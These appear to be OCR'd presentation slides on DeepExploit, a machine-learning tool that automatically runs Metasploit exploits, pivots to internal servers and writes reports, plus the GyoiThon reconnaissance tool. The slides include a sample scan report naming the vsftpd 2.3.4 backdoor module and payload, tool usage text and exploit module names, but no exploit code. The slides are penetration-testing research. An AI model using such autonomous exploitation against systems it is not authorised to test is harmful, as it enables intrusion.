
Pivoting and execute the **exploit to internal servers**.

Post-Exploitation.




Step 3. Post-Exploitation

- **Execute exploit to internal target servers** via **front target server**



Deep Exploit **repeats Step1-3 in internal servers**.

Generate Report.



Step 1. Intelligence Gathering

Step 2. Exploitation


Step 3. Post-Exploitation

Step 4. Generate Report

Fully automatic (No human)

Step 4. Generate Report

- **Generate the report** of penetration test.




Deep Exploit scan Report

Index	Item	Value
1	IP address	192.168.220.145
	Port number	21
	Source IP address	192.168.220.150
	Product name	vsftpd
	Vuln name	VSFTPD v2.3.4 Backdoor Command Execution
	Type	shell
	Description	This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.
	Exploit module	exploit/unix/ftp/vsftpd_234_backdoor
	Target	0
	Payload	payload/cmd/unix/interact
	Reference	[OSVDB] 73573 [URL] http://pastebin.com/AetT9sS5 [URL] http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

[Demo] Exploitation.

Scenario 1. Single target server




Deep Exploit
IP: 192.168.184.145

Server-A
IP: 192.168.184.132

https://youtu.be/mgEOBIM4omM

[Demo] Exploitation.


Scenario 2. Exploitation via compromised server (=Server-A)



https://youtu.be/DsBNOGBjJNg

[Demo] Exploitation.

Scenario 3. Deep penetration



https://youtu.be/s-Km-BE8NxM

Conclusion.

- I developed a **fully automated penetration testing tool** called **DeepExploit**.
- The DeepExploit consists of **ML model** and Metasploit.
- The ML model is Deep Reinforcement Learning that **can learn how to exploit by itself**.
- The DeepExploit **can execute exploit at pinpoint** (minimum 1 attempt) using ML model.
- If succeeds the exploit, the DeepExploit **can execute exploit to the internal servers**.
- Current version of DeepExploit is **PoC**, so I have any blueprints:

  - I have to improve accuracy of exploitation.

  - I exchange the ML model to **Monte Carlo Tree Search** (MCTS).

Resource

- Source codes & Usage


https://github.com/13o-bbr-bbq/machine_learning_security/tree/master/DeepExploit

GitHub: 13o-bbr-bbq

DeepExploit family

DeepExploit family

- GyoiThon




- 8vana

We are 8vana.

The visualization tool of security incidents like retro games.


GyoiThon

- GyoiThon is specialized in intelligence gathering of Web Server.



- It can gather target server information with non-destruction.

GyoiThon’s functions



```
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
GYOITHON                                                               (beta)
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
by gyoithon.py

       =[ GyoiThon v0.0.2-beta                                 ]=
+ -- --=[ Author  : Gyoiler (@gyoithon)                        ]=--
+ -- --=[ Website : https://github.com/gyoisamurai/GyoiThon/ ]=--

gyoithon.py
usage:
    gyoithon.py [-s] [-m] [-g] [-e] [-c] [-p] [-l <log_path>]
    gyoithon.py -h | --help
options:
    -s   Optional : Examine cloud service.
    -m   Optional : Analyze HTTP response for identify product/version using Machine Learning.
    -g   Optional : Google Custom Search for identify product/version.
    -e   Optional : Explore default path of product.
    -c   Optional : Discover open ports and wrong ssl server certification using Censys.
    -p   Optional : Execute exploit module using Metasploit.
    -l   Optional : Analyze log based HTTP response for identify product/version.
    -h --help      Show this help message and exit.
```

Gathered information by GyoiThon

Info category	Example
Product name/version	WordPress/4.2.20, Apache/2.4.29, Jboss/4.2.3, OpenSSL/1.0.2n
CVE number from NVD	CVE-2017-15710, CVE-2016-0705, CVE-2017-14723
Open ports/certification	[80/http, 443/https, 8080/http], [Cert Signature: MD5] [Cert validity 2017-08-15 00:00:00 to 2018-09-16 12:00:00]
Unnecessary comments/ debug message	<!-- debug - http://example.com/admn/secret.php -->, “Warning: mysql_connect() … in auth.php on line 38”
Web product’s default contents/admin pages	/wp-login.php, /phpMyAdmin/setup.php, /mailman/admin/
Real vulnerabilities [!] Collaboration Metasploit.	exploit/unix/ftp/vsftpd_234_backdoor, exploit/freebsd/http/watchguard_cmd_exec, exploit/unix/webapp/carberp_backdoor_exec

Resource

